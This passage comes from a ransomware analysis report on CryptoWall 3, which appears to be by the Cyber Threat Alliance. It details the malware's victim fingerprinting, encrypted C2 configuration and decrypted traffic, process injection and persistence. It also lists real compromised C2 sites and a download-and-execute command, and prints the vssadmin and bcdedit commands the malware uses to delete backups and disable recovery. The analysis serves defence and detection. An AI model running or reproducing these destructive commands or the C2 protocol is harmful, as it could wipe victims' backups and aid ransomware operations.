  DWORD       unknown0;
  DWORD       unknown1;
  DWORD       unknown2;
  DWORD       campaign_name;
  DWORD       campaign_name_length;
  DWORD       md5_unique_id_length;
  DWORD       md5_unique_id;
  DWORD       os_version;
  DWORD       is_64_bits;
  DWORD       is_admin;
} VICTIM_INFORMATION;
```

The operating system version is obtained by querying the OSMajorVersion and OSMinorVersion properties of the process environment block (PEB). More information about this structure can be found **here.** The number shown in this table is returned for the Microsoft Windows operating system versions as indicated:

Windows Version	Integer
N/A – Non-supported Windows version identified	0
Windows 2000	1
Windows XP	2
Windows XP Professional x64 Edition Windows Server 2003 Windows Home Server Windows Server 2003 R2	3
Windows Vista Windows Server 2008	4
Windows Server 2008 R2 Windows 7	5
Windows Server 2012 Windows 8	6
Windows Server 2012 R2 Windows 8.1	7

The CPU architecture is identified by making a call to **ZwQueryInformationProcess** with the ProcessWow64Information argument. The following numbers correspond to their respective CPU architectures:

Windows Version	Integer
32-bit Microsoft Windows Platform	1
64-bit Microsoft Windows Platform	2

Two techniques are provided for determining if the process is running with elevated privileges. In the event the malware is running on a Windows XP system or below, the malware will make a call to **AllocateAndInitializeSid** to obtain a SID structure that has the following SubAuthority properties:

- `SECURITY_BUILTIN_DOMAIN_RID`
- `DOMAIN_ALIAS_RID_ADMINS`

CW3 then checks the impersonation token of its current thread and compares it against this SID structure via a call to **CheckTokenMembership.** This allows the malware to determine if it is running with administrative privileges.

In the event the malware is running on Windows Vista or higher, it will take a slightly different approach. It begins by making a call to ZwOpenProcessToken in order to get a token handle to the current process. It then makes a call to **ZwQueryInformationToken** with **TokenElevation** provided as an argument. The malware is able to identify if its current process is running with elevated privileges via this technique. The numbers shown here correspond to their respective privileges:

Process Privileges	Integer
Non-elevated Privileges	1
Elevated Privileges	2

After this information is obtained, the malware continues to decrypt and subsequently parse a series of command and control (C2) URLs that are embedded within the malware. The C2 URLs are encrypted with the RC4 algorithm. The key, key size, encrypted data, and encrypted data size are found alongside each other within the binary, as shown below.

```
.data:004190B8 key_size dd 0Fh                          ; DATA XREF: decrypt_parse_config_urls+28'o
.data:004190BC rc4_config_key db '2ee8692k8fjss8n',0
.data:004190CC   dd 1512
.data:004190D0 encrypted_config db 2Dh, 6, 53h, 0A3h, 2Dh, 29h, 0F9h, 0F5h, 0F1h, 50h, 0E8h, 0C5h, 28h
.data:004190D0   db 6Ch, 0D3h, 14h, 0CAh, 3Ch, 0F9h, 76h, 18h, 0E6h, 0FDh, 3, 0CDh, 6
.data:004190D0   db 0E7h, 9Fh, 0FEh, 46h, 6Bh, 17h, 0D6h, 0D4h, 0, 3Fh, 0E3h, 0C5h, 1
.data:004190D0   db 3Eh, 41h, 61h, 0E8h, 78h, 9Dh, 0C2h, 59h, 21h, 83h, 0C5h, 0DCh, 7Bh
.data:004190D0   db 7Ah, 1Ch, 30h, 2Ah, 0A1h, 32h, 0A4h, 0C8h, 0B1h, 0EEh, 0D2h, 5Fh
.data:004190D0   db 62h, 0E5h, 8Ah, 95h, 51h, 47h, 0Fh, 0D4h, 0C6h, 2, 2Fh, 0Dh, 4, 0D6h
.data:004190D0   db 65h, 5Fh, 90h, 15h, 0E7h, 0E2h, 0F6h, 9Bh, 5Fh, 65h, 4Dh, 0EAh, 0F7h
.data:004190D0   db 9Fh, 1Dh, 3Dh, 7Bh, 89h, 45h, 0DAh, 4Dh, 9Ah, 31h, 0DEh, 0F7h, 6Eh
.data:004190D0   db 0BBh, 2Eh, 53h, 4Bh, 50h, 0A9h, 0C4h, 2, 0CBh, 56h, 0A0h, 0C9h, 0A9h
.data:004190D0   db 1Ch, 11h, 65h, 0D1h, 48h, 0B7h, 56h, 0BEh, 4Fh, 0FFh, 36h, 15h, 92h
.data:004190D0   db 27h, 13h, 68h, 0D5h, 0BCh, 5Dh, 0F8h, 0, 0C7h, 0DEh, 19h, 63h, 20h
```

FIGURE 12 Encrypted C2 data stored in CW3. *Source: Cyber Threat Alliance*

An IDAPython script has been provided to automatically attempt decryption of these C2 URLs. It can be downloaded from this **location.** The output from this script when run against this particular sample can be found below.

```
[*] Possible encrypted configuration blob identified at 0x4190b8
[+] C2 : charlottesvillehokies.com/wp-content/plugins/g1.php
[+] C2 : nabilmachmouchilawfirm.com/wp-content/plugins/g5.php
[+] C2 : blog.biocos.dbm-agence.net/wp-content/themes/twentythirteen/g4.php
[+] C2 : lauravecchio.com/wp-content/plugins/g3.php
[+] C2 : nblandscapers.com.au/wp-content/plugins/g2.php
[+] C2 : knowledgebucket.in/wp-content/plugins/g1.php
[+] C2 : craft-viet.com.vn/wp-content/plugins/g5.php
[+] C2 : khalilsafety.com/wp-content/plugins/g4.php
[+] C2 : emssvc.com/wp-content/plugins/g3.php
[+] C2 : asianlaw-un.org/wp-content/plugins/g2.php
[+] C2 : notifyd.com/wp-content/plugins/g1.php
[+] C2 : shannonmariephotographystudio.com/wp-content/plugins/g5.php
[+] C2 : jettsettphotography.com/wp-content/plugins/g4.php
[+] C2 : julietterose.com/wp-content/plugins/g2.php
[+] C2 : shreebalajidecorators.com/wp-content/themes/twentytwelve/g1.php
[+] C2 : demo1.wineoox.com/wp-content/plugins/g5.php
[+] C2 : greenpowerworksinc.com/wp-content/plugins/g4.php
[+] C2 : urbanconnection.us/wp-content/plugins/g3.php
[+] C2 : teyneg.com/wp-content/plugins/g2.php
[+] C2 : seopain.com.au/wp-content/plugins/g1.php
[+] C2 : houseoflevi.org/wp-content/plugins/g4.php
[+] C2 : loccidigital.com.br/wp-content/plugins/g3.php
[+] C2 : carpetandfloors.co.uk/wp-content/plugins/g2.php
[+] C2 : theazores.ro/wp-content/plugins/wp-db-backup-made/g1.php
[+] C2 : phulwaribiotech.com/wp-content/plugins/g5.php
[+] C2 : afriqinter.com/wp-content/plugins/g4.php
[+] C2 : daisylcreations.com/wp-content/plugins/g3.php
[+] C2 : interrailturkiye.net/wp-content/plugins/g2.php
[+] C2 : lydiaspath2wellness.com/wp-content/plugins/g1.php
```

At this point, CW3 will proceed to copy itself into a newly spawned instance of 'explorer.exe.' It begins by identifying the location of explorer.exe. It then creates a new instance of this process in a suspended state. A new section is created in this process via a call to ZwCreateSection. CW3 copies itself to this newly allocated section of memory before spawning a new thread. This new thread calls a specific function within the malware that is responsible for:

- Installation and persistence
- Deletion of shadow copies
- Disabling common Windows services
- Spawning a new instance of svchost.exe and injecting code

If the code injection routine for explorer.exe fails, the malware proceeds to spawn a new instance of svchost.exe and inject itself into this process. This injected code is identical to the code injected into svchost.exe in the event the explorer.exe routine is successful.

A different function is loaded in a new thread in this process and is responsible for:

- Optionally spawning a new instance of explorer.exe and injecting code
- File encryption
- Network communication
- Removal/uninstallation after malware has finished

EXPLORER.EXE INJECTED FUNCTION

The function begins by dynamically generating an import address table (IAT) using the same technique described previously. After this action has completed, the malware proceeds to enter an installation routine. It begins by discovering the %SYSTEMDRIVE% variable, such as the C: drive.

An executable name is generated by taking the lowercase victim's unique MD5 key that was previously generated, hashing this value using the CRC32 algorithm, and taking the resulting hex representation. This hex representation is concatenated with '.exe' to generate the executable name, such as:

- `202f1b4.exe`

A simplistic representation of this can be shown as follows:

```
Hex(CRC32(Hex(MD5(Victim Information))))
```

The hex representation without the extension is then concatenated with the %SYSTEMDRIVE% to generate a path. The executable name is then added to this path to generate a full path, such as:

- `C:\\202f1b4\\202f1b4.exe`

The malware proceeds to make an attempt at copying the original CW3 executable to this destination. If successful, it will continue to set the following registry key, where [CRC32 MD5 Key] is the previously calculated CRC32 hash of the victim's MD5 key and [Executable Path] is the previously generated path where CW3 copied itself:

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run [CRC32 MD5 Key] : [Executable Path]`

It will then make the same attempt for this registry path:

- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`

In the event the malware was unable to be copied to the path generated from the %SYSTEMDRIVE%, it will attempt the same routine using this path:

- `%APPDATA%\\202f1b4.exe`

Note that the '202f1b4.exe' value is generated by taking the CRC32 hash of the victim's MD5 key and is unique for each victim. The malware will attempt to copy itself to this location. Additionally, the same registry writes are attempted using this new path.

Finally, the malware will attempt to copy itself to the victim's startup folder using the same executable name that has been used previously.

The installation routine continues to check the executable name of the currently running process against the executable name that was generated. In the event they are different, which indicates that it is the first time the malware was run, it sleeps for one second before killing its own process.

The function proceeds to spawn a new instance of svchost.exe and inject itself into this process. Please refer to the "Svchost.exe Injected Function" section of this report for further information on this. CW3 continues to remove shadow copies on the victim machine and disable common security products.

Shadow copies are a technology included with Microsoft Windows that allows a user to take backup copies of the machine. By deleting these backups, the malware authors prevent users from restoring to a known good configuration.

The malware deletes these backups by spawning the following three processes via calls to **WinExec:**

```
vssadmin.exe Delete Shadows /All /Quiet

bcdedit /set {default} recoveryenabled No

bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

This code will not only delete shadow copies on the victim machine but also disable Startup Repair from running. More information about this can be found **here.**

CW3 proceeds to disable these services:

Service Name	Description
wscsvc	Security Center Service
WinDefend	Windows Defender Service
wuauserv	Windows Update Service
BITS	Background Intelligent Transfer Service
ERSvc	Error Reporting Service
WerSvc	Windows Error Reporting Service

These services are commonly found on Microsoft Windows operating systems and provide security, updating, backup, and error reporting functionality.

Finally, the malware will terminate its currently running process.

SVCHOST.EXE INJECTED FUNCTION

The function begins by dynamically generating an import address table (IAT) using the same technique described previously. It continues to perform the installation routine witnessed in the explorer.exe injection in the event it was not previously successful.

An event with the following name is opened, where [MD5 Key] is the unique MD5 key generated for the victim:

- `\BaseNamedObjects\[MD5 Key]`

This ensures multiple instances of CW3 are not running concurrently.

The malware proceeds to query the registry key that follows, where [SID] is the SID of the user of the running process and [MD5 Key] is the unique MD5 key that was previously generated for the victim:

- `HKU\[SID]\Software\[MD5 Key]\[char]k`

In the above registry path, [char] is the lowercase representation of the third character in the [MD5 Key].

This registry key is used to store the RSA public key provided by the remote server. As this malware has yet to communicate with a remote server, this registry key is currently non-existent. However, had this registry key been present, the malware would proceed to enter its encryption routine using the RSA public key contained in this key.

CW3 proceeds to enter an infinite loop with a default sleep time of 15 seconds between iterations. It proceeds to make a series of HTTP requests to the previously parsed C2 URLs.

NETWORK COMMUNICATION

Before CW3 performs any C2 communication, it first attempts to acquire the external IP address of the victim. The following three external websites are queried in order to obtain this information:

- http://ip-addr.es
- http://myexternalip.com/raw
- http://curlmyip.com

This external IP address, if available, will be used in subsequent communication with C2 servers.

All communication with the malware's C2 servers takes place via HTTP POST requests. Data is encrypted using the RC4 stream cipher. A unique key is generated per request and provided via a GET variable, as shown in the example shown below.

```
POST /wp-content/plugins/g3.php?x=dsyxnulw9f3ujb HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 102
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022; InfoPath.2; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: emssvc.com
Cache-Control: no-cache

y=f30141a96a1acde1f075a005ecb32226d32dff59bbe6e55456ec5199d2f6c98d871b4bda5
e05f6a3a3645b9a71ac844123a2
```

The name for the HTTP GET variable is randomly generated. Additionally, the key itself is obfuscated. In order to obtain the actual RC4 key, it must be sent through the simple algorithm (shown in Python) that follows.

```
def unmangle(data_string):
       buf = list(data_string) + [“\x00”]
       sz_key = len(buf)
       while sz_key:
              sz_key -= 1
              for i in range(0, sz_key):
                     if ord(buf[i]) >= ord(buf[i+1]):
                            v1 = buf[i+1]
                            buf[i+1] = buf[i]
                            buf[i] = v1
       return ‘’.join(buf).lstrip(“\x00”)
```

This operation will rearrange the letters in the key so that they are ordered from lowest to highest, as shown here:

```
>>> unmangle(“dsyxnulw9f3ujb”)

‘39bdfjlnsuuwxy’
```

The data provided in the HTTP POST request is converted to hexadecimal and must be converted back to its raw form prior to decryption. Once decryption takes place, we're able to see the underlying data being sent.

```
>>> rc4_crypt( unhexlify( “f30141a96a1acde1f075a005ecb32226d32dff59bbe6e
55456ec5199d2f6c98d871b4bda5e05f6a3a3645b9a71ac844123a2”),
unmangle( “dsyxnulw9f3ujb” ) )

‘{1|crypt2|4FC800B69404B0787F99753BBF7327E5|2|1|2|}’
```

The above example shows the first request made by CW3 after successfully running on a victim machine. It contains this information:

Description	Value
Command	1
Campaign Code	crypt2
Victim Unique MD5 Key	4FC800B69404B 0787F99753BBF7327E5
Operating System Version	2
CPU Architecture	1
User Privileges	2
External IP Address	N/A

The server will respond with data encrypted using RC4 with the same key witnessed in the request. Additionally, delimiters specifying the length of subsequent data are used in the response. In the following example, 0x0E is 14 in decimal, which is the length of the subsequent hexadecimal data. The zero delimiter signals that no more data is present.

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2015 01:33:49 GMT
Server: Apache/2.4.12
X-Powered-By: PHP/5.4.37
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

e
f3020dfe6452c0
0
```

We can decrypt this response using the same technique previously employed.

```
>>> rc4_crypt(unhexlify(“f3020dfe6452c0”), unmangle(“dsyxnulw9f3ujb”))

‘{204|1}’
```

The server response is parsed as follows:

Description	Value
Sleep Timer (in seconds)	204
Server Acknowledgement	1

In the event the sleep timer is greater than 1000 or no sleep timer is provided, CW3 will use a sleep timer value of 120 seconds. This timer is used as a timeout parameter. In the event the malware does not complete all of its actions in the time specified, the following request will display:

```
POST /wp-content/plugins/g3.php?v=6v5aah929q82sv5 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 92
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022; InfoPath.2; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: emssvc.com
Cache-Control: no-cache

v=da7b873cfbc99daead34bcea773e253215bd413abd708bbaffb7ccf317344dca4e8390cdc7
a26c7a83ebb4f0ac

Decrypted:
{3|crypt2|4FC800B69404B0787F99753BBF7327E5|1}
```

The response can be parsed as follows:

Description	Value
Command	3
Campaign Code	crypt2
Victim Unique MD5 Key	4FC800B69404B0787F99753BBF7327E5
Sub-Command	1

At this point, the server may optionally provide one of these two commands:

- reg
- dexec

These commands are obfuscated within the CW3 binary as their CRC32 hash values. The following enumeration can be used to identify these commands:

```
enum commands {
       reg = 0x63680e35,
       dexec = 0x30bbb749
}
```

These commands are formatted in a response similar to this:

```
{[Sleep Timer]|[Command]}
```

If the server responds with a command of 'reg,' the malware will cease to send any further requests with a 3 command. Alternatively, if a 'dexec' command is received, the malware will attempt to download and execute the file specified at the provided URL, such as:

```
{100|dexec hxxp://this-is-an-example-url.com/malware.exe}
```

Please note that the URL used above is simply being used as a placeholder for the example. This file is downloaded to a randomly named executable file in the %TEMP% directory on the victim machine prior to being executed via a call to CreateProcessInternalW.

This functionality is likely used in the event the authors wish to provide an updated instance of the CW3 malware. It's possible that it may be used in the event a bug is discovered in the CryptoWall code or to provide an updated list of C2 servers.

After the server provides a response to the request containing the 1 command, it will proceed to send the following request:

```
POST /wp-content/plugins/g3.php?a=4d60h42l1vt6w8 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 92
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022; InfoPath.2; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: emssvc.com
Cache-Control: no-cache

w=c2372b2de58ae29807291d3fb2a9c4ba46a083ce3d69b827df7ff1bde5da1536cb1c4443
bf49c5f200e94c7f32

Decrypted:
{7|crypt2|4FC800B69404B0787F99753BBF7327E5|1}
```

The response can be parsed as follows:

Description	Value
Command	7
Campaign Code	crypt2
Victim Unique MD5 Key	4FC800B69404B0787F99753BBF7327E5
Sub-Command	1

An example response can be found below.

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2015 01:33:55 GMT
Server: Apache
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

3e4
c231647cebc5fbdf56371f1686f880e96be3df8a7b7395798128a887edd3114f
82667579cc3f8be868f11d630d07c86693d81fb8a631084b918cc2dd6a93bcb
96913c7c8be995c9dbbf294e005c9c7ba2665ed3c61f59da64302fa0f953ad9773db
446de99015aa37748656f1aa9915b957fb77cedab7c4db9ca160c34b0b3bf8d
4cdfa9890047397251828853d6856f18991de55f9132c8ef15befa10357cbd
5ba4eaa9b2ca7472ee34fa68e5ff678c3fd65650e18f087058d4d85b22c9244068f
0359370d415822901ec07c9c25b158adec48d8d0121981e91b66c7c76ad452caf55c
56d2ca1a23817cbca2a0856502fc0eee23ef4160d1442ff0ccb5fb112df88ffadf097c592992
f0d4d775d93afca1e2ca99c533c54d1e10c6c2a30460da09ea3f413e775b808f21938dece2
9d27bd3e059bcdaecc0c7e77c6967620403f0a36b96d83c7073497b19f7e437c
0f263acf90968fc17d2d9218cbd55e572690c2a36a1d89e1eb9a64e87a12eb94364e136b1ec
2ef7c8df8fe2fcbd50933ba2d592d1c0ebee4f4210f7f9d9c239f064c6f
742b414484134e07b59d55e8c5be24d6de7740e529e28c131a27ffc0848b9796fa0f93931e
7a31b052b32d9dcd175c73c5e10a62546c5a7257f5900040595ac053bfc44e01babc
c1d07a7c1c54c893f4221168f74747a8a695e03a136714a88f3
0

Decrypted:
{260|7oqnsnzwwnm6zb7y.onion|3gfwLa|DK|-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3Tx9STK2HKz2q9r5gAaA
V6ZKRV0gtLXWuayHyYFGD01LpFkvzMKYHV4nwbyJLFCy0NKXAmqYE4Y4C4newuP2
tEvJnXkG+jWtXkgrxy2OnvdwDp9GhNO0QiNnF1npN7t5qy1YHtzGphuYhtA4pLNz
fE7tp7cJktImw3YcfuCQ9P07PTsNnuJovkdl9T25GJ4T8bNVLPlMQdcnUn78POSZ
V8SvBj7pKHul85bW7XeHbaaHdUZR3JGH39gucFdjzutjnsXuZ7NXAbEFgFrUwX/c
bDKFRRdogI1dm81jazq4IgCBCAiSDiL8cdfCZFwGf0AMrvIUNFxF98B2oTC2VP0V
0wIDAQAB
-----END PUBLIC KEY-----}
```

This response can be parsed as follows.

Description	Value
Sleep Timer	260
TOR Site	7oqnsnzwwnm6zb7y.onion
Unique Victim URI	3gfwLa
Victim Country Code	DK
RSA Public Key	-----BEGIN PUBLIC KEY----- MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3Tx9STK2HKz2q9r5gAaA V6ZKRV0gtLXWuayHyYFGD01LpFkvzMKYHV4nwbyJLFCy0NKXAmqYE4Y4C4newuP2 tEvJnXkG+jWtXkgrxy2OnvdwDp9GhNO0QiNnF1npN7t5qy1YHtzGphuYhtA4pLNz fE7tp 7cJktImw3YcfuCQ9P07PTsNnuJovkdl9T25GJ4T8bNVLPlMQdcnUn78POSZ V8SvBj7p KHul85bW7XeHbaaHdUZR3JGH39gucFdjzutjnsXuZ7NXAbEFgFrUwX/c bDKFRRdogI1d m81jazq4IgCBCAiSDiL8cdfCZFwGf0AMrvIUNFxF98B2oTC2VP0V 0wIDAQAB -----END PUBLIC KEY-----

The provided RSA public key is used in the subsequent encryption of files on the victim machine. Please refer to the "Encryption" section of this report for further details. The TOR URL and unique victim URI are used by the malware to generate a URL that can be accessed by the victim in order to provide payment for the decryption of their files. The country code is used to ensure that certain countries are not infected by CW3. After this response is received by the malware, the country code of the victim's external IP address is compared against a list of CRC32 hashes corresponding to country codes.




FIGURE 13 Obfuscated blacklisted country codes. *Source: Cyber Threat Alliance*

An enumeration of country codes can be found at this **location.** The following countries are blacklisted by CW3, which results in the malware immediately uninstalling itself should it find itself running on a machine located in these regions.

- Belarus
- Ukraine
- Russia
- Kazakhstan
- Armenia
- Serbia
- Iran

This list of blacklisted countries provides minimal evidence that the attackers may be operating out of the Eastern European region.

The malware proceeds to send the following request:

```
POST /wp-content/plugins/g3.php?v=786h3kmls0xj0i HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 158
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022; InfoPath.2; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: emssvc.com
Cache-Control: no-cache

x=cd072e8e13fcdb7585536066c
cd1a0e61308d6b8a8fb19a4650f
4f157bce113ff12d954d77adfd
06d98e6bd4eb1be35f03db2411ce
b75ce0b903a169df16f3f848d
57fa070dd7d47c09f839764db

Decrypted:
{7|crypt2|4FC800B69404B0787F99753BB
F7327E5|2|37C947C4B1D67C257F41CAAF
E492C7D0}
```

The request can be parsed as follows:

Description	Value
Command	7
Campaign Code	crypt2
Victim Unique MD5 Key	4FC800B69404B 0787F99753BBF7327E5
Sub-Command	2
MD5 of RSA Public Key	37C947C4B1D67C257F 41CAAFE492C7D0

The server responds with the PNG data shown below, which is used to inform the victim that their files have been encrypted and provides instructions on how they can be decrypted via the payment of a ransom.

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2015 01:34:02 GMT
Server: Apache
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

c459
.PNG
.
...
IHDR.............R..... .IDATx...?..F.._..B&..#0...A..1..... ...
.q7.(Y;.&0.....p.....A.l...
|0...A.,...V......_.l.MR..]._X`5dwuUuu..lJ.............”...[........
[TRUNCATED]
```

Finally, the malware will proceed to encrypt a number of files on the victim machine. The final data is sent by the malware.

```
POST /wp-content/plugins/g3.php?b=39kepn8a5rbc0uq HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 92
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR
3.5.21022; InfoPath.2; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: emssvc.com
Cache-Control: no-cache

u=c9ee3a7536da81db26d0c97b9bab784b208247e86e444af486ba21aa94d9aca-
4b2540a104e5a88cc293ff729e1

Decrypted:
{7|crypt2|4FC800B69404B0787F99753BBF7327E5|3|all=2194}
```

This request can be parsed as follows.

Description	Value
Command	7
Campaign Code	crypt2
Victim Unique MD5 Key	4FC800B69404B0787F99753BBF7327E5
Sub-Command	3
Total number of encrypted files	all=2194

The server responds with an acknowledgement.

```
HTTP/1.1 200 OK
Date: Thu, 25 Jun 2015 01:34:30 GMT
Server: Apache
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

e
c9ef762638928c
0

Decrypted:
{200|1}
```

Please refer to the following **link** for a Python script that can be used to parse PCAP files containing CW3 traffic.

The flow of network communication is shown in this visualization:




FIGURE 14 Flow of network communication by CW3. *Source: Cyber Threat Alliance*

FILE ENCRYPTION

The encryption routine in CW3 begins after the malware successfully sends a beacon request and receives a response from one of the stored C2 servers.

It begins by obtaining a handle to the **Microsoft Enhanced Cryptographic Provider** via a call to **CryptAcquireContextW.** Once again, we see the malware authors generate Unicode strings by creating an array of words.

```
.text:0041189B   mov     eax, 'M'
.text:004118A0   mov     [ebp+ms_enhanced_crypto_provider], ax
.text:004118A4   mov     ecx, 'i'
.text:004118A9   mov     [ebp+ms_enhanced_crypto_provider+2], cx
.text:004118AD   mov     edx, 'c'
.text:004118B2   mov     [ebp+ms_enhanced_crypto_provider+4], dx
.text:004118B6   mov     eax, 'r'
.text:004118BB   mov     [ebp+ms_enhanced_crypto_provider+6], ax
.text:004118BF   mov     ecx, 'o'
.text:004118C4   mov     [ebp+ms_enhanced_crypto_provider+8], cx
.text:004118C8   mov     edx, 's'
.text:004118CD   mov     [ebp+ms_enhanced_crypto_provider+0Ah], dx
.text:004118D1   mov     eax, 'o'
.text:004118D6   mov     [ebp+ms_enhanced_crypto_provider+0Ch], ax
.text:004118DA   mov     ecx, 'f'
.text:004118DF   mov     [ebp+ms_enhanced_crypto_provider+0Eh], cx
.text:004118E3   mov     edx, 't'
.text:004118E8   mov     [ebp+ms_enhanced_crypto_provider+10h], dx
.text:004118EC   mov     eax, ' '
.text:004118F1   mov     [ebp+ms_enhanced_crypto_provider+12h], ax
.text:004118F5   mov     ecx, 'E'
.text:004118FA   mov     [ebp+ms_enhanced_crypto_provider+14h], cx
.text:004118FE   mov     edx, 'n'
.text:00411903   mov     [ebp+ms_enhanced_crypto_provider+16h], dx
.text:00411907   mov     eax, 'h'
.text:0041190C   mov     [ebp+ms_enhanced_crypto_provider+18h], ax
.text:00411910   mov     ecx, 'a'
.text:00411915   mov     [ebp+ms_enhanced_crypto_provider+1Ah], cx
.text:00411919   mov     edx, 'n'
.text:0041191E   mov     [ebp+ms_enhanced_crypto_provider+1Ch], dx
.text:00411922   mov     eax, 'c'
.text:00411927   mov     [ebp+ms_enhanced_crypto_provider+1Eh], ax
.text:0041192B   mov     ecx, 'e'
.text:00411930   mov     [ebp+ms_enhanced_crypto_provider+20h], cx
